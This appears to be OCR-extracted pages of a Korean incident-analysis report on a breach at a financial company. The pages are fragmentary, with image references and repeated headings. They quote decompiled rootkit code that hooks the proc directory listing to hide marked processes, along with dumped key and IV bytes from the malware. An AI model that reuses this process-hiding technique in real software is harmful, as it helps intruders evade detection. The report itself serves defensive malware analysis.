


Ⅱ A금융 침해사고 공격 패킷 분석




루트킷 악성코드 분석

Ⅱ A금융 침해사고 루트킷 악성코드 분석





Ⅱ A금융 침해사고 루트킷 악성코드 분석



Ⅱ A금융 침해사고 루트킷 악성코드 분석

```
if ( !v14 || (v15 = *(int *)(v14 + 1188), (_DWORD)v15 == 1) )
{
LABEL_7:
  if ( strstr((const char *)(v13 + 1656), "ZYgPAbFC") )
  {
    rpid = v9;
    if ( v9 <= 0x7FFF )
      pidtab[v9 >> 3] = (1 << (v9 & 7)) | pidtab[v9 >> 3] & ~(unsigned __int8)(1 << (v9 & 7));
    return 0LL;
  }
  return bk_proc_filldir(a1, a2, v21, v7, v5, v3);
}
if ( v15 != rpid )
{
  if ( v15 == spid && v15 )
    return 0LL;
```






```
__int64 __fastcall hk_proc_readdir(__int64 a1, __int64 a2)
{
  __int64 (__fastcall *v2)(_QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD); // rdx

  _fentry__(a1, a2);
  bk_proc_filldir = v2;
  return ((__int64 (__fastcall *)(__int64, __int64, __int64 (__fastcall *)(__int64, __int64)))*(&hks + 1))(
           a1,
           a2,
           nw_proc_filldir);
}
```

Ⅱ A

```
.data:000000000001AA40 iv               db  12h
.data:000000000001AA40
.data:000000000001AA41                  db 0A3h
.data:000000000001AA42                  db 0BBh
.data:000000000001AA43                  db  47h ; G
.data:000000000001AA44                  db  53h ; S
.data:000000000001AA45                  db  5Eh ; ^
.data:000000000001AA46                  db 0C0h
.data:000000000001AA47                  db 0D5h
.data:000000000001AA48                  db  39h ; 9
.data:000000000001AA49                  db  53h ; S
.data:000000000001AA4A                  db 0A6h
.data:000000000001AA4B                  db 0FBh
.data:000000000001AA4C                  db 0ADh
.data:000000000001AA4D                  db  43h ; C
.data:000000000001AA4E                  db 0F5h
.data:000000000001AA4F                  db  73h ; s
```


대출 신청 페이지


```
.data:000000000001AA60 key              db  60h ; `
.data:000000000001AA60
.data:000000000001AA61                  db  3Dh ; =
.data:000000000001AA62                  db 0EBh
.data:000000000001AA63                  db  15h
.data:000000000001AA64                  db  15h
.data:000000000001AA65                  db  3Ah ; :
.data:000000000001AA66                  db  71h ; q
.data:000000000001AA67                  db  5Eh ; ^
.data:000000000001AA68                  db  2Bh ; +
.data:000000000001AA69                  db  73h ; s
.data:000000000001AA6A                  db 0AEh
.data:000000000001AA6B                  db 0F3h
.data:000000000001AA6C                  db  85h
.data:000000000001AA6D                  db  7Dh ; }
.data:000000000001AA6E                  db  75h ; u
.data:000000000001AA6F                  db  8Bh
.data:000000000001AA70                  db  1Fh
.data:000000000001AA71                  db  55h ; U
.data:000000000001AA72                  db  2Ch ; ,
.data:000000000001AA73                  db  57h ; W
.data:000000000001AA74                  db  3Eh ; >
.data:000000000001AA75                  db  61h ; a
.data:000000000001AA76                  db  58h ; X
.data:000000000001AA77                  db 0D7h
.data:000000000001AA78                  db  2Dh ; -
.data:000000000001AA79                  db  98h
.data:000000000001AA7A                  db  11h
.data:000000000001AA7B                  db 0A3h
.data:000000000001AA7C                  db  39h ; 9
.data:000000000001AA7D                  db  14h
.data:000000000001AA7E                  db 0DEh
.data:000000000001AA7F                  db 0FEh
```

192.168. D서버


DB서버

Ⅱ A금융 침해사고 루트킷 악성코드 분석

